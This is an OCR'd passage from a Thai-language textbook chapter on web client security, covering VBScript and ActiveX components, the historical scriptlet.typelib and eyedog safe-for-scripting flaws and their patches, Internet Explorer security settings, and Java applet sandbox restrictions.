
ความปลอดภัยของวีบีสคริปต์ (VBScript Security)

เนื่องจากว่าวีบีสคริปต์มีการนำเอาเทคโนโลยีของ ActiveX มาใช้ในการทำงานร่วมกัน ทำให้การทำงานต่างๆ ของเว็บเพจที่เขียนขึ้นด้วยโปรแกรมวีบีสคริปต์มีความปลอดภัยเนื่องมาจากการใช้ ActiveX ด้วย เช่น เทคนิคของการ Signing Authority และการ Authenticode ซึ่งเป็นเทคนิคที่ใช้เฉพาะในส่วนของ ActiveX โดยการทำงานและความปลอดภัยของ ActiveX จะกล่าวในภายหลัง

- Component ที่รันบนฝั่งไคลเอนต์

ActiveX

ส่วนประกอบของเทคโนโลยีของ ActiveX แสดงได้ดังรูปที่ 3



รูปที่ 8-3 แสดงส่วนต่างๆ ของเทคโนโลยี ActiveX

ActiveX Scripting

Netscape ได้เพิ่มลักษณะเด่นที่มีประโยชน์มากมายให้แก่ Navigator เรียกว่าจาวาสคริปต์ โดยปกติแล้วเว็บบราวเซอร์จะมีตัวตีความที่ทำหน้าที่เป็นตัวแปลสำหรับสคริปต์นี้ ส่วนการใช้สคริปต์ ActiveX ที่มีสำหรับ Internet Explorer นั้นก็คล้ายคลึงกันแต่จะเป็นบริการที่มากกว่า กล่าวคือ ทำให้มีความสามารถเพิ่มด้านสคริปต์และความสามารถในลักษณะเดียวกับ OLE ให้กับโปรแกรมได้ สคริปต์ของ ActiveX จะจัดหาแพลตฟอร์มสำหรับผู้พัฒนาภาษา แต่สำหรับตัวภาษาสคริปต์ ไวยากรณ์ และรูปแบบการทำงานนั้นจะหลากหลายแตกต่างกันไปขึ้นอยู่กับการออกแบบของนักพัฒนา

นอกจากนี้ ActiveX ยังเป็นคอมโพเนนต์ที่ช่วยในการทำเว็บเพจให้มีคุณภาพดี น่าใช้และช่วยให้ใช้งานง่ายยิ่งขึ้น เช่น สามารถเพิ่มเมนูป๊อบอัพ (Pop-up menu) ทันทีที่ทำการคลิกเมาส์ซึ่งจะช่วยให้ผู้เลือกรายการที่ต้องการได้อย่างรวดเร็ว นอกจากนี้ยังสามารถใส่ ActiveX เพิ่มเข้าไปยังภาพเคลื่อนไหวหรือข้อมูลจากโปรแกรมอื่นๆ เช่น Microsoft Excel หรือ Microsoft Word ที่อยู่ในเว็บเพจได้

ActiveX Scripting มีองค์ประกอบ 2 ชนิด คือ

1. ActiveX Scripting Hosts

ActiveX Scripting Host จะจัดหาแพลตฟอร์มไว้เพื่อให้ ActiveX Scripting Engines ทำงาน จะเห็นได้ว่า ActiveX scripting host หลักที่สำคัญคือ Microsoft Internet Explorer อย่างไรก็ตามยังมี scripting host อื่นที่มีศักยภาพภายใต้ ActiveX อีกเช่นกัน ได้แก่

- เว็บบราวเซอร์อื่นๆ (เช่น Netscape)
- Internet Authoring Tools
- เว็บเซิร์ฟเวอร์ (Server-based Scripting)

2. ActiveX Scripting Engines

โดยพื้นฐานแล้ว ActiveX scripting engine ก็คือภาษาที่สามารถปฏิบัติการบน ActiveX Scripting Host ได้ ActiveX Scripting Engine ชนิดแรกได้แก่วีบีสคริปต์ (เป็นส่วนหนึ่งของ Visual Basic) อย่างไรก็ตามยังมี environment อื่นๆ อีกเช่น Perl, Lisp, Delphi, Scheme

ActiveX Component

เนื่องจากได้มีการปรับปรุงเทคโนโลยีในการผลิตบราวเซอร์ให้ดีขึ้น ทำให้สามารถใช้ ActiveX Component ซึ่งเป็นเทคโนโลยีที่มีพื้นฐานมาจาก Microsoft's Component Object Model (COM) ในการเพิ่มแพลตฟอร์มต่างๆ ให้กับบราวเซอร์ได้อย่างอิสระ ขอบข่ายของ ActiveX Component จะเป็นได้ตั้งแต่ Fancy Contols อย่างเช่น spinner และ slider ไปจนถึง nonvisual components จึงทำให้เกิดการเข้าถึงข้อมูลและเพิ่มประสิทธิภาพให้กับการรับส่งไปรษณีย์อิเล็กทรอนิกส์ (E-mail) โดยคอมโพเนนต์เหล่านี้จะทำให้เพจใน Internet Explorer มีความน่าสนใจและมีฟังก์ชันใช้งานได้หลากหลาย แต่จะไม่สามารถใช้ได้ในระบบที่ไม่สนับสนุน ActiveX


ActiveX Documents

ActiveX Documents เป็นชุดเครื่องมือ (tools) ที่ใช้ในการสร้าง dynamic content ซึ่งจะสนับสนุนการสร้าง ActiveX Control ได้ดีพอๆ กับ developer ชนิดอื่นๆ เช่น Visual Basic 5.0 และ ActiveX Documents เป็น Software Object ที่ถูกดาวน์โหลดและทำงานภายใน ActiveX Container อย่างเช่น Internet Explorer ได้ ดังนั้น ActiveX Documents จึงนับว่าเป็นเครื่องมือที่ทุ่นแรงนักพัฒนาได้อย่างมากในการสร้างแอพพลิเคชันทางอินเทอร์เน็ต โดย ActiveX Documents จะกำหนดส่วนที่ใช้ในการเข้าถึง (access) คุณสมบัติ (properties) เมทธอด (method) ต่างๆ ที่สร้างขึ้นภายใน developer ไว้ในรูปแบบที่สามารถทำการดาวน์โหลดได้ ผลก็คือทำให้ผู้ใช้สามารถดูและแก้ไขเอกสารที่ไม่ใช่ HTML ผ่านทางบราวเซอร์ได้

ActiveX Control

ActiveX Control ได้ถูกแนะนำเพื่อการรวมสองส่วนที่แยกกันวิวัฒนาการของเทคโนโลยีคอมพิวเตอร์ Custom Control กับส่วนที่คิดใหม่ของไอเดียพื้นฐานเกี่ยวกับ OLE และ OOP

คอนโทรลตัวใหม่นี้เป็นคอนโทรล OLE ที่อยู่บนพื้นฐานของ DCOM (Distributed Component Object Model) ตัวแรก ดังที่ได้เคยกล่าวมาแล้วว่าการติดต่อพื้นฐานของ OLE อยู่บนพื้นฐานของ COM เพราะฉะนั้น ActiveX คือ คอนโทรล OLE อย่างแท้จริงตัวแรก



รูปที่ 8- 4 แสดงส่วนของ ActiveX Control ที่ถูกดาวน์โหลดและทำการรันที่เว็บบราวเซอร์

ความปลอดภัยของ ActiveX (ActiveX Security)

เทคโนโลยี ActiveX ที่ใช้บนเครื่องนั้นสามารถนำมาใช้บนอินเทอร์เน็ตได้ในเว็บเพจและสามารถที่จะนำเอาคอนโทรลต่างๆ หรือแอพพลิเคชันทั้งอันที่เป็น ActiveX โปรแกรมไปวางไว้บนเว็บเพจได้ เนื่องจากมีคอนโทรล ActiveX มากมายให้ใช้บนอินเทอร์เน็ต และเมื่อต้องการที่จะใช้ก็ต้องทำการดาวน์โหลดแล้วคอนโทรลก็จะลงทะเบียนกับระบบปฏิบัติการ ซึ่งจะสามารถถูกใช้โดยแอพพลิเคชันอื่นๆ ที่อยู่บนระบบได้ด้วย นอกเหนือจากใช้บนบราวเซอร์ กระบวนการนี้เรียกว่า การดาวน์โหลดคอมโพเนนต์ (Component Downloading)

อย่างไรก็ตามยังมีข้อจำกัดบางประการและคำถามสำคัญที่มีอยู่ซึ่งต้องถามเพื่อป้องกันในแต่ละการดาวน์โหลดคอนโทรล ActiveX มายังเครื่อง

- คอนโทรล ActiveX บางตัวไม่สามารถนำมาใช้หรือเผยแพร่ได้ถ้าไม่มีใบอนุญาตจากนักพัฒนาของคอนโทรลนั้น ใบอนุญาตที่ทำให้สามารถใช้คอนโทรลนั้นในเว็บเพจของตัวเอง ผู้ใช้สามารถดาวน์โหลดคอนโทรลและลงทะเบียนนั้นกับระบบของผู้ใช้ แต่ผู้ใช้ไม่อาจใช้มันได้ถ้าไม่มีใบอนุญาตสำหรับมัน เหตุผลอื่นที่คอนโทรล ActiveX ต้องมีใบอนุญาตเพื่อเป็นทางหนึ่งของการแจงว่าคอนโทรลนั้นมีความปลอดภัยที่จะใช้บนเว็บเพจ ตัวอย่างของคอนโทรลมักเป็นเช่นนั้นซึ่งทำงานภายใต้บราวเซอร์ในการสร้างไฟล์ของผู้ใช้และการทำงานอื่นๆ ที่คล้ายกัน
- จะมีการเซ็นรหัส (Code Signing) และมีการใช้เทคโนโลยีในการตรวจสอบบุคคล (Authentication Technology) มาใช้ในการยืนยันการสร้างคอนโทรลว่ามีความปลอดภัยและมาจากแหล่งที่น่าเชื่อถือ ซึ่งจะช่วยในการป้องกันคอนโทรลที่อาจบรรจุไวรัสได้

ปัญหาด้านความปลอดภัยของ ActiveX (ActiveX Security Hole)

ปัญหาความปลอดภัยที่สำคัญของ ActiveX คือความยากในการที่จะทำการควบคุมและติดตามการทำงานต่างๆ ในส่วนของคอนโทรลที่มีการทำงานอย่างสลับซับซ้อน ตัวอย่างเช่น การส่งข้อมูลข่าวสารที่เป็นความลับเกี่ยวกับการติดตั้ง (configuration information) จากคอมพิวเตอร์ของผู้ใช้ไปยังเซิร์ฟเวอร์ผ่านอินเทอร์เน็ต ซึ่งอาจจะทำให้มีไวรัสเกิดภายในวง LAN เป็นต้น

นอกจากนี้ที่ตัว ActiveX Control ยังได้รับการรายงานถึงปัญหาทางด้านความปลอดภัยที่เกิดขึ้นจากการทำงานของตัวคอนโทรลทั้งสอง คือ scriptlet.typelib และ eyedog ซึ่งผลเสียโดยรวมที่เกิดขึ้นคือเจ้าของเว็บไซต์สามารถที่จะทำการเขียนเว็บเพจที่จะกระทำการการบางสิ่งบางอย่างกับเครื่องคอมพิวเตอร์ของผู้ที่เรียกใช้เว็บเพจนั้น ซึ่งตัวคอนโทรลทั้งสองถูกออกแบบมาเพื่อใช้ทำงานดังนี้

- Scriptlet.typelib ถูกออกแบบมาเพื่อให้นักพัฒนาโปรแกรมใช้สร้าง Type Libraries สำหรับ Window Script Component (WSC) ซึ่ง Type Libraries เหล่านี้ถูกใช้โดยเครื่องมือที่ใช้ในการ พัฒนาทั้งหลาย เช่น Microsoft Visual InterDev เพื่อสร้างคุณสมบัติบางอย่าง เช่น ตัวช่วยเหลือในการทำงาน (Tool-tip help)

- Eyedog นั้นถูกออกแบบมาเพื่อให้โปรแกรมที่ใช้ในการวิเคราะห์ระบบใช้ในการรวบรวมข้อมูลเกี่ยวกับฮาร์ดแวร์ทั้งหลายบนเครื่องที่โปรแกรมเหล่านั้นกำลังทำงานอยู่

ปัญหาก็คือตัวคอนโทรลทั้งสองถูกกำหนดไว้ว่าปลอดภัยในภาษาสคริปต์ (Save for Scripting) นั่นหมายความว่าตัวคอนโทรลนี้ได้รับการรับรองจากทางไมโครซอฟท์แล้วว่าไม่สามารถทำอันตรายบนเครื่องคอมพิวเตอร์ของผู้ใช้ได้ ดังนั้นจึงสามารถทำงานโดยไม่ต้องร้องขอความยินยอมจากผู้ใช้ก่อน สิ่งนี้เป็นข้อผิดพลาดของตัวคอนโทรลทั้งสอง เพราะมันสามารถทำให้เกิดการกระทำที่เป็นอันตรายได้ ดังนี้

- Sriptlet.typelib ทำให้เว็บเพจสามารถแก้ไขหรือลบไฟล์บนเครื่องคอมพิวเตอร์ของผู้ใช้ได้โดยการแก้ไขไฟล์ของระบบ โดยเจ้าของเว็บไซต์สามารถสั่งคำสั่งหรือโปรแกรมใดที่เขาต้องการให้ทำงานขึ้นมาก็ได้
- Eyedog ทำให้เว็บเพจสามารถเก็บข้อมูลต่างๆ จากเครื่องคอมพิวเตอร์ของผู้ใช้ได้ เช่น ค่าที่กำหนดในรีจีสทรี ชื่อยูสเซอร์เนม การกำหนดค่าต่างๆ ของฮาร์ดแวร์ เป็นต้น และทำการส่งข้อมูลเหล่านี้กลับไปยังเว็บเซิร์ฟเวอร์


การป้องกันปัญหาทางด้านความปลอดภัยของ ActiveX

สำหรับในกรณีของปัญหาที่เกิดจากตัวคอนโทรลทั้งสองนั้นสามารถทำการแก้ไขได้โดยทำการดาวน์โหลดแพตช์ โดยจะใช้วิธีที่ต่างกันในการแก้ไขปัญหาของตัวคอนโทรลทั้งสองนี้

- สำหรับ scriptlet.typelib นั้นแพตช์จะยกเลิกการกำหนดว่าปลอดภัยสำหรับใช้ในภาษาสคริปต์ อย่างไรก็ตาม ตัวคอนโทรลนี้ยังสามารถใช้ใน Internet Explorer ได้ แต่จะทำงานได้ก็ต่อเมื่อผู้ใช้ยินยอมเท่านั้น
- สำหรับ eyedog นั้น แพตช์จะมีการตั้งค่าบิตที่ชื่อว่า Kill Bit ซึ่งจะทำให้มันไม่สามารถใช้ใน Internet Explorer ได้อีกต่อไป

ส่วนในการป้องกันที่ปลอดภัยนั้น ก็สามารถทำได้โดยการไม่อนุญาตให้มีการใช้งานในส่วนของ ActiveX ของบราวเซอร์ ซึ่งในที่นี้จะกล่าวถึงการเซ็ต Internet Explorer ดังนี้

1. เลือก internet Options และเลือกที่ Security ใน Internet Security
2. เลือก High Security ซึ่งจะเป็นการที่จะไม่ให้มีการรัน ActiveX ใดๆ เลยบนบราวเซอร์
3. เลือก Medium Security เพื่อทำการเตือนผู้ใช้ก่อนทำการดาวน์โหลดและรัน ActiveX ซึ่งถ้าผู้ใช้ยินยอมให้มีการรัน ActiveX จะต้องดูในส่วนของ Authenticode Certificate ให้รอบคอบ
4. เลือก Low Security ในกรณีที่ยินยอมให้มีการรัน ActiveX ได้โดยไม่มีการเตือน ดังรูป



รูปที่ 8-5 แสดงการตั้งค่าการทำงานในส่วนของ ActiveX

จาวาแอพเพล็ต (Java Applet)

แอพเพล็ต (Applet) คือ โปรแกรมขนาดเล็กที่สร้างขึ้นด้วยภาษาจาวา สามารถถูกเรียกจากใน HTML เพจให้ทำงานเป็นส่วนหนึ่งของเว็บเพจนั้น กล่าวอีกอย่างได้ว่าเป็นโปรแกรมที่ถูกส่งไปกลับ HTMP เพจเพื่อไปทำงานภายใต้บราวเซอร์ ที่มีตัวแปลจาวา (Java Interpreter) อยู่บนเครื่องที่รับ HTML เพจนั้นไป สังเกตว่าโปรแกรมภาษาจาวาที่เป็นแอพพลิเคชันจะทำงานภายใต้ตัวแปลจาวาโดยไม่ต้องอาศัยโปรแกรมอื่น (จึงเรียกว่า Standalone โปรแกรม) และสามารถควบคุมการดำเนินงานของตัวเอง แต่โปรแกรมที่เป็นแอพเพล็ตจะทำงานภายใต้บราวเซอร์โดยไม่สามารถควบคุมการดำเนินงานของตัวเองได้หมด

โปรแกรมของแอพเพล็ตเมื่อถูกคอมไพล์แล้วจะได้หนึ่งไฟล์เป็น .class แต่จะไม่สามารถทำงานได้โดยตัวแปลจาวา (Java Interpreter: java.exe) การเรียกใช้แอพเพล็ตทำงานนั้นต้องทำจากภายใน HTML เพจโดยใช้ แอพเพล็ตแท็ก (Applet Tag) และแอพเพล็ตนั้นจะทำงานในสภาวะแวดล้อมของบราวเซอร์ อย่างเช่น Netscape Navigator, Microsoft Internet Explorer หรือ Hot Java ซึ่งทั้งหมดเป็นบราวเซอร์ที่มีตัวแปลจาวาอยู่ภายในหรือโปรแกรมใช้สำหรับทดสอบแอพเพล็ตที่มากับ JDK คือ appletviewer แต่ appletviewer ไม่ได้ถูกสร้างขึ้นเพื่อเป็นบราวเซอร์ มันจึงไม่จัดการกับข้อความส่วนอื่นๆ ใน HTML เพจ และจะทำงานเฉพาะแอพเพล็ตเท่านั้น อีกทั้งยังไม่สามารถติดต่อกับระบบเครือข่าย (Network) ได้เหมือนกับบราวเซอร์ทั่วไป

การทำงานและความปลอดภัยของจาวาแอพเพล็ต (Java Applet Security)

เมื่อผู้ใช้ส่งคำร้องขอข้อมูลเว็บเพจไปยังเว็บเซิร์ฟเวอร์ หากภายในเว็บเพจนั้นมีรหัสคำสั่ง <APPLET>..</APPLET> สำหรับกำหนดจาวาแอพเพล็ตที่ต้องการนำมาใช้งาน เซิร์ฟเวอร์ก็จะเพียงทำ

หน้าที่ส่งข้อมูลต่างๆ เกี่ยวกับแอพเพล็ตนั้นไปยังเครื่องคอมพิวเตอร์ของผู้ใช้ จากนั้นเว็บบราวเซอร์ที่เครื่องคอมพิวเตอร์ของผู้ใช้จะนำไบต์โค้ดที่ได้นั้นไปเรียกใช้งานต่อไป

ส่วนควบคุมการทำงานของจาวา (Java Runtime)

โดยปกติจะฝังตัวอยู่ในโปรแกรมเว็บบราวเซอร์เพื่อทำหน้าที่ควบคุมการทำงานของโปรแกรมจาวาที่ส่งมาจากเซิร์ฟเวอร์ และเมื่อเว็บบราวเซอร์นั้นพบเว็บเพจที่มีรหัสคำสั่ง <APPLET> ข้อมูลต่างๆ ที่ใช้ในการทำงานร่วมกับแอพเพล็ตนั้นจะถูกส่งคืนมายังบราวเซอร์ของผู้ใช้ให้โดยอัตโนมัติ การจัดการกับจาวาแอพเพล็ตจะเรียบร้อยเมื่อเราได้เห็นภาพและได้ยินเสียงตามที่ได้มีการกำหนดมา

เนื่องจากจาวาถูกสร้างขึ้นมาเพื่อใช้งานร่วมกับระบบเครือข่าย จึงถูกเน้นให้มีระบบรักษาความปลอดภัยที่รัดกุมเพื่อป้องกันอันตรายที่อาจเกิดขึ้นจากไวรัสคอมพิวเตอร์ หรือโปรแกรมคอมพิวเตอร์ที่มีโอกาสทำงานผิดพลาดได้ ภาษาจาวาจึงไม่มีคุณสมบัติในการเข้าถึงหน่วยความจำของระบบในระดับลึกเพื่อตัดปัญหามิให้ภาษาจาวาเป็นอันตรายต่อระบบการทำงานของเครื่องคอมพิวเตอร์ที่เรียกใช้มันได้ และเนื่องจากจาวาต้องทำงานผ่านเว็บบราวเซอร์ ดังนั้นเว็บบราวเซอร์จึงทำหน้าที่เป็นผู้ตรวจทานรหัสของคำสั่งจาวาก่อนว่า ไม่มีการเขียนรหัสคำสั่งที่เป็นอันตรายต่อระบบ จากนั้นจึงผ่านให้ Java Class Loader เพื่อสั่งให้โปรแกรมทำงานต่อไป ฉะนั้นจาวาจึงเหมาะกับการใช้งานที่ต้องการความปลอดภัยสูงผ่านระบบเน็ตเวิร์กหรือทำธุรกิจในระบบอินเทอร์เน็ตโดยจาวาได้มีการแบ่งระบบการักษาความปลอดภัยไว้ 3 ระดับ ดังนี้

- การตรวจสอบความถูกต้องของรหัสคำสั่ง
- การกำหนดไฟล์ที่สามารถใช้งานได้
- การตรวจสอบขณะเรียกใช้งาน

ข้อจำกัดของแอพเพล็ต (Applet Restrictions)

เนื่องจากแอพเพล็ตเป็นโปรแกรมที่จะถูกแจกจ่ายไปในระบบเครือข่ายเพื่อไปทำงานบนเครื่องของผู้ใช้ซึ่งอยู่ในที่ต่างๆ กัน ดังนั้นจึงต้องมีข้อจำกัดบางอย่างในการสร้างแอพเพล็ตเพื่อไม่ให้ผู้ประสงค์ร้ายบางคนสามารถสร้างแอพเพล็ตที่ไปทำลายโปรแกรมหรือข้อมูลบนเครื่องคอมพิวเตอร์ของผู้ที่รับแอพเพล็ตนั้นไปทำงานเช่น ทำการลบไฟล์ หรือส่งจดหมายอิเล็กทรอนิกส์ปลอมโดยใช้ชื่อของเจ้าของเครื่องหรือแอบใช้เครื่องคอมพิวเตอร์นั้นเป็น Remote File Server เป็นต้น

โดยปกติแล้วบราวเซอร์จะถือว่าแอพเพล็ตที่รับมาจากเครื่องอื่นในระบบเครือข่ายเป็นโปรแกรมที่ไม่ปลอดภัยไว้ก่อนซึ่งเรียกว่า Untrusted Applets และจะให้แอพเพล็ตเหล่านี้ทำงานภายใต้สภาพแวดล้อมที่ปลอดภัย ซึ่งมีการติดตั้ง Security Manager ให้คอยตรวจสอบการทำงานของแอพเพล็ตและไม่ยอมให้มีการทำงานที่ไม่สมควรเกิดขึ้น ทำให้ Untrusted applets ถูกจำกัดด้วยกฎเกณฑ์ต่อไปนี้

1. ห้ามออกคำสั่งกับระบบไฟล์ของเครื่องที่รับแอพเพล็ตนั้นไปทำงาน โดยมีรายละเอียดดังนี้
    - ห้ามเขียน อ่าน หรือลบไฟล์
    - ห้ามสร้างไดเรกทอรี่หรือดูว่าในไดเรกทอรี่ใดมีอะไรบ้าง
    - ห้ามตรวจสอบว่ามีไฟล์หรือไดเรกทอรีชื่อหนึ่งในเครื่องนั้นหรือไม่

- ห้ามตรวจสอบว่าชื่อหนึ่งเป็นไฟล์หรือไดเรกทอรี
- ห้ามขอข้อมูล ขนาด หรือเวลาที่ทำการเปลี่ยนแปลงไฟล์นั้น
- ห้ามเปลี่ยนชื่อไฟล์หรือเปลี่ยนแปลงค่า file descriptor

2. ห้ามออกคำสั่งแก่ระบบเครือข่ายดังนี้
   - ห้ามติดต่อไปยังคอมพิวเตอร์เครื่องอื่นที่ไม่ใช่เครื่องที่ให้แอพเพล็ตนั้นมา
   - ห้าม listen หรือ accept ใน port ใดๆ ที่มีเลขน้อยกว่าหรือเท่ากับ 1024
   - ห้ามใช้ multicast sockets
   - ห้ามสร้าง instance ของคลาส SocketImplFactory, URL StreamHandlerFactory, หรือ ContentHandlerFactory
3. ห้ามไม่ให้ใช้ฟังก์ชันบางประเภทของระบบ เช่น
   - ห้ามออกจากตัวแปลจาวา (Java Interpreter) ด้วยคำสั่ง System.exit() หรือ Runtime.exit()
   - ห้ามสร้างและทำงานโพรเซสใหม่ด้วยคำสั่ง Runtime.exec()
   - ห้ามทำการโหลด native code ด้วยคำสั่ง load() หรือ loadLibrary() ของคลาส Runtime หรือคลาส System
4. ไม่สามารถใช้งานคลาสบางตัวของ AWT ได้เหมือนปกติทั่วไป
   - ทุกๆ หน้าต่าง (Window) ที่ถูกสร้างขึ้นด้วยแอพเพล็ตจะมีข้อความใดๆ ให้เห็นว่าไม่ปลอดภัย (Insecure)
   - ห้ามสร้าง print job
   - ห้ามอ้างถึง System Clipboard หรือ AWT event queue
5. ห้ามอ้างถึงค่าคุณสมบัติ (Properties) ของระบบ เช่น ห้ามเรียกคำสั่ง System.getProperty() และไม่สามารถแก้ไขหรือเพิ่มค่าคุณสมบัติใน System Properties List แต่แอพเพล็ตสามารถเรียกคำสั่ง System.getProperty( ) อ่านค่าคุณสมบัติแต่ละตัวได้ โดยมีข้อแม้ว่าต้องได้รับอนุญาตจาก appletviewer โดยทั่วไป appletviewer อนุญาตให้สามารถอ่านค่าคุณสมบัติ (Properties) ต่างๆ เหล่านี้ได้ java.version, java.class.version, java.vendor, java.vendor.url, os.name, os.version, os.arch, file.separator, path.separator, line.separator
6. ห้ามสร้างหรืออ้างถึงเธรด (Thread) หรือกลุ่มของเธรด (Thread Group) ที่ไม่ได้อยู่ในกลุ่มของเธรดของแอพเพล็ตนั้น
7. มีข้อจำกัดในการโหลดและกำหนดคลาส ดังนี้
   - ห้ามโหลดคลาสจาก sun.*packages
   - ห้ามกำหนดคลาสใหม่ให้อยู่ภายใต้ java.* หรือ sun.*package.
   - ห้ามสร้าง Class Loader หรือเรียกคำสั่งใดๆ ใน Class Loader

8. ห้ามใช้คลาส java.lang.Class เพื่อทำการ reflection ในการขอข้อมูลของสมาชิกของคลาสที่ไม่ใช่ public ยกเว้นแต่คลาสนั้นถูกโหลดมาจากเซิร์ฟเวอร์เดียวกันกับที่ให้แอพเพล็ตนั้นมา
9. มีข้อจำกัดในการใช้ java.security package
    - ห้ามจัดการกับ Security Identities ไม่ว่ากรณีใดๆ
    - ห้ามอ่านหรือเขียนค่า Security Properties
    - ห้าม list, lookup, insert, หรือ remove security providers
    - ห้ามสร้าง instance ของคลาส ClassLoader หรือ Security Manager ขึ้นมาใหม่

ในกรณีใช้ appletviewer ทำงาน แอพเพล็ตที่อยู่ในเครื่องเดียวกัน ข้อจำกัดบางอย่างข้างต้นอาจถูกละเว้น แต่แอพเพล็ตที่ถูกโหลดจะยังคงผ่านกระบวนการรักษาความปลอดภัยที่ appletviewer นั้นสร้างขึ้น

ปัญหาด้านความปลอดภัยของเว็บบราวเซอร์

